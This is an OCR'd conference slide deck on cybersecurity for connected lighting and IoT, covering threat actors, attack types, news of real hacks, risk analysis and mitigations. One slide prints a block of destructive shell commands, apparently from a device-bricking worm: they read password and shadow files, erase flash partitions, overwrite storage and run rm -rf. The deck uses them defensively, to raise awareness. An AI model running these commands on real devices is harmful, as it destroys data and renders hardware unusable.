
STAR LAB



# Connected Lighting – Cyber Security

June 2017 – DOE Workshop

Michael Ring (michael@starlab.io)


***does anyone know what happened in dallas, texas on april 7th 2017 at 11:42pm local time? if so, raise your hand….***

STAR LAB

# Star Lab – Security for Complex Systems

Defense Industrial IoT Mobile Automotive

STAR LAB


# Star Lab – Hacking Complex Systems


Defense Industrial IoT Mobile Automotive


WORK IS
CANCELED
GO BACK
HOME


BERNIE FOR
PRESIDENT
DONALD
TRUMP
IS A...
SHAPE
SHIFTING
LIZARD!!

# PROBLEM











“U.S. weapons makers say their networks are heavily targeted by attackers linked to China, Russia and others, fending off hundreds of thousands of probes a day aimed at snagging key information about new weapons, including fighter jets, jet engines, bombers and satellites.” Reuters, Andrea Shalal

# PROBLEM











“Car companies are finally realizing that what they sell is just a big computer you sit in,” says Kevin Tighe, a senior systems engineer at the security testing firm Bugcrowd.

# PROBLEM









"A 7-year-old critical remote code execution vulnerability has been discovered in **Samba networking software** that could allow a remote attacker to take control of an affected Linux and Unix machines." The Hacker News, May 24, 2017

# PROBLEM






"…all it takes is tricking the bulbs into accepting a nefarious firmware update. By exploiting a weakness in the Touchlink aspect of the ZigBee Light Link system (again!), the hackers were able to bypass the built-in safeguards against remote access." Engadget Timothy J. Seppala


***right now hackers are planning multiple attacks against systems similar to yours***

Ransomware spiked 6,000% in 2016 and most victims paid the hackers, IBM finds


Harriet Taylor | @Harri8t
Wednesday, 14 Dec 2016 | 6:00 AM ET

CNBC

STAR LAB

# Full-spectrum attacks – r u pr3par3d

- Cyber Attacks
  - Control flow manipulation
  - Firmware modification
  - Software exploitation
  - Software access/extraction
- Logical Attacks
  - Bus monitoring/injection
  - Test/debug port access
  - Direct memory access
- Side-Channel Attacks
  - Electro-magnetic emanations
  - Resource contention / timing analysis
  - SPA/DPA
- Physical Attacks
  - Imaging
  - Thermal / Electro-magnetic
  - Mechanical De-processing
  - Imprinting
  - Directed Energy / SEU
  - Power & Clock Glitching




***while we've been talking hackers have been executing attacks against systems similar to yours***

***maybe even your system ☺***

"Hackers used a drone to target a set of Philips light bulbs in an office tower, infecting the bulbs with a virus that let the attackers turn the lights on and off, and flash an "SOS" message in Morse code." Fortune Jeff Roberts


***hacking is fast and "relatively" easy. defending is hard and takes lots of planning, testing, feedback, redo, deploying, fixing again, etc, etc, etc…***

**"Target to pay $18.5M for 2013 data breach that affected 41 million consumers"**


# State of Lighting Industry

- **Technology adoption**
  - Reliance on the use of proprietary technology
  - No standards with respect to security
- **Industry advancement**
  - Moves slower than other industries
  - Fighting legacy versus new technology
  - Technology advancement outpacing security
- **Understanding of security**
  - In it's infancy with respect to understanding
  - Understands it has a problem
  - Waiting for regulation / guidance
  - Doesn't want to pay for security
    - Shrink wrapped solutions


# Justification

- **Here is what we are going to focus on:**
  - Who is going to attach you?
  - What it is they want?
  - How are they going to attack you?
  - What are the consequences if they are successful?
  - How can you mitigate the attack?

- **Based on that analysis:**
  - Do you need to stop the attacker?
  - If so, how will you stop them?

STAR LAB

STAR LAB

# Cyber Threat Landscape

- **Who is attacking our systems**
  - Nation state
  - Organized crime
  - Not so organized crime
  - Competitors
  - Activists
  - Hobbyists
  - Insiders
  - Media
  - Law enforcement
  - The Government
  - Terrorists
  - A combination of all of the above

- **Who should the lighting industry be concerned with?**
  - Design systems around good security practices taking into account a myriad of attackers using a variety of attacks
  - Assume the attacker will get in and gain “root” access!

STAR LAB

**Dirty COW** (*Dirty copy-on-write*) is computer security vulnerability for the Linux kernel that affects all Linux-based operating systems including Android. It is a local privilege escalation bug that exploits a race condition in the implementation of the copy-on-write mechanism in the kernel's memory-management subsystem. The vulnerability was discovered by Phil Oester. Because of the race condition, with the right timing, a local attacker can exploit the copy-on-write mechanism to turn a read-only mapping of a file into a writable mapping. Although it is a local privilege escalation bug, remote attackers can use it in conjunction with other exploits that allow remote execution of non-privileged code to achieve remote root access on a computer. The attack itself does not leave traces in the system log. Definition from Wikipedia.org / Image from Github

STAR LAB

***who wouldn't be afraid of a vigilante worm that destroys insecure iot devices?***

**"Yeah I designed a self propagating, armored, payload delivery mechanism – it's a worm!"** **Jonathan Kline, CTO Star Lab**

STAR LAB

```
w
uname -a
ls -alF /etc/
cat /etc/passwd
cat /etc/shadow
cat /proc/version
mtd_write erase mtd0 &
mtd_write erase mtd1 &
mtd_write erase mtd2
cat /dev/urandom >/dev/mtdblock0 &
cat /dev/urandom >/dev/mtdblock1 &
cat /dev/urandom >/dev/mtdblock2 &
cat /dev/urandom >/dev/mtdblock3 &
cat /dev/urandom >/dev/mtdblock4 &
cat /dev/urandom >/dev/mtdblock5 &
cat /dev/urandom >/dev/root &
route del default;iproute del default;rm -rf /* 2>/dev/null
sysctl -w net.ipv4.tcp_timestamps=0
sysctl -w kernel.threads-max=1
```


# Vulnerabilities

- **Attackers exploit the following**
  - Default passwords and settings
  - Connectivity
  - Firmware
  - Encryption (improperly implemented)
  - Ports (debugging)
  - Supply chain (spare parts)
  - Email
  - Poorly written code
  - Operating system flaws
  - Application flaws
  - Publically available information (patents)
  - Insider information
  - “Lights out Management” / Remote management
  - Over the wire updates

- **Attack trees**
  - Develop and use them
  - Risk management tool


# Motivation to Add Security

- **Regulation, regulation, regulation**
  - Because it's the law or a requirement
- **Business justification**
  - Increases revenue / decrease expenses
  - *Where is security costs covered?*
    - *Add it to the costs of the goods sold*
    - *Take it out of hide (overhead / G&A / profit)*
- **Cost / benefit analysis**
  - Risk of a successful attack / ease of detection
  - Consequences
  - Cost of a hack

| | Consequence(Severity) | | | | |
|---|---|---|---|---|---|
| Likelihood(Probability) | Insignificant | Minor | Moderate | Major | catastrophic |
| Almost | High | High | Extreme | Extreme | Extreme |
| Likely | Moderate | High | High | Extreme | Extreme |
| Moderate | Low | Moderate | High | Extreme | Extreme |
| Unlikely | Low | Low | Moderate | High | Extreme |
| Rare | Low | Low | Moderate | High | High |

- **Considerations**
  - What are you trying to protect (IP, data, access, DoS tool, etc)?
  - Cyber insurance – buy it?
  - Are you sponsoring golf tournaments, race cars, stadiums?
  - Can you withstand being on the front page of the Washington Post?
  - Can you afford a hefty fee, fine, ransom, or public relations campaign?
  - Big tax breaks are on the way (maybe)


**thedarkoverlord**
@tdohack3r

**thedarkoverlord**
@tdohack3r

Follow

Who is next on the list? FOX, IFC, NAT GEO, and ABC. Oh, what fun we're all going to have. We're not playing any games anymore.

8:54 PM - 28 Apr 2017

198 355

STAR LAB

# What Doesn't Work


- **Doing nothing**
  - Not making backups
  - Hardware only solution (or software only)
  - Paying ransom
- **Adding security after the fact**
  - Design from the ground up (cost benefits)
  - You won't do this so….look for companies that can handle legacy systems
- **Shot gunning security**
  - Adding too much (chasing the fad of the day) or too little
  - Disabling security installed in the system
  - Poor encryption key management
- **Perimeter security**
  - Attackers will get inside
  - Don't be over reliant on this type of "security"
- **Managing all aspects of security yourself**
  - What is your expertise?
  - Do you understand security system engineering?


# What Does Work

- **Basics**
  - No default passwords / strong passwords / changing passwords
  - Multi-factor authentication
  - Signing / encrypting firmware
  - Code checks
- **Keeping security private**
  - Don't  poke the bear
  - Keep a low profile with respect to security
- **Security systems engineering approach**
  - Assume attackers will get inside – design accordingly
  - Risk analysis
    - Brainstorm risks / discuss
    - Score them
    - Mitigate accordingly – repeat process
  - Consider the product lifecycle
    - How will you roll out new h/w?
    - How will you do field updates to s/w?
  - Test your designs – internal and external
    - *Performance, functionality, and protections*


# What Does Work

- **Chain of trust**
  - Secure manufacturing and implementation
  - Secure clouds and gateways
  - Secure communication protocols (correctly) and certificates
  - Secure endpoints (easier said than done)
  - Secure updates
- **Encryption**
  - At rest and during runtime
  - Properly implemented it can be extremely useful
  - May drive you to use different hardware
- **Locking down the operating system**
  - Mandatory access controls
  - Removing functionality
  - **Turn a general purpose operating system into a specific purpose one**
- **Consulting with outside experts and partners**
  - Trusted advisors (offensive and defensive)
    - What are you “frenemies” doing?
  - Industry working groups
    - Industrial Internet Consortium
    - Open source community
  - Conferences and workshops
    - RSA
    - Embedded World


**“Concern is mounting that the lighting industry is *dangerously unprepared* for the security risk inherent in so-called connected lighting systems.”**

**“The ease with which it’s possible to conduct a successful cyber attack on IP-based lighting equipment is raising fears that the reputation of intelligent lighting could be damaged in the rush for adoption.”**

**Ken Munro of Pen Test Partners**

STAR LAB


Dallas emergency siren, WannaCry, brickabot, Russian alleged hacking of voting machines, row hammer, OneLogin hack, dirty cow, Larson Studios, Dyn DOS attack, Sony hack, US Office of Personnel Management breach, Snowden, Disney, Orange if the New Black, E-Sports Entertainment Association breach, InterContinental Hotels Group, Arby's, SOS theoretical attack using a drone, ZigBee vulnerabilities, autonomous self propagating payload delivery systems (worms), road sign hacks, Jeep hack, Tesla hack, RSA, Stuxnet, attacks that are about to happen and there is nothing you can do to stop them from occurring …


***does anyone know what happened over hainan island on april 1, 2001 and why its important? if so, raise your hand….***


# Who is Star Lab?

## Embedded Systems Security

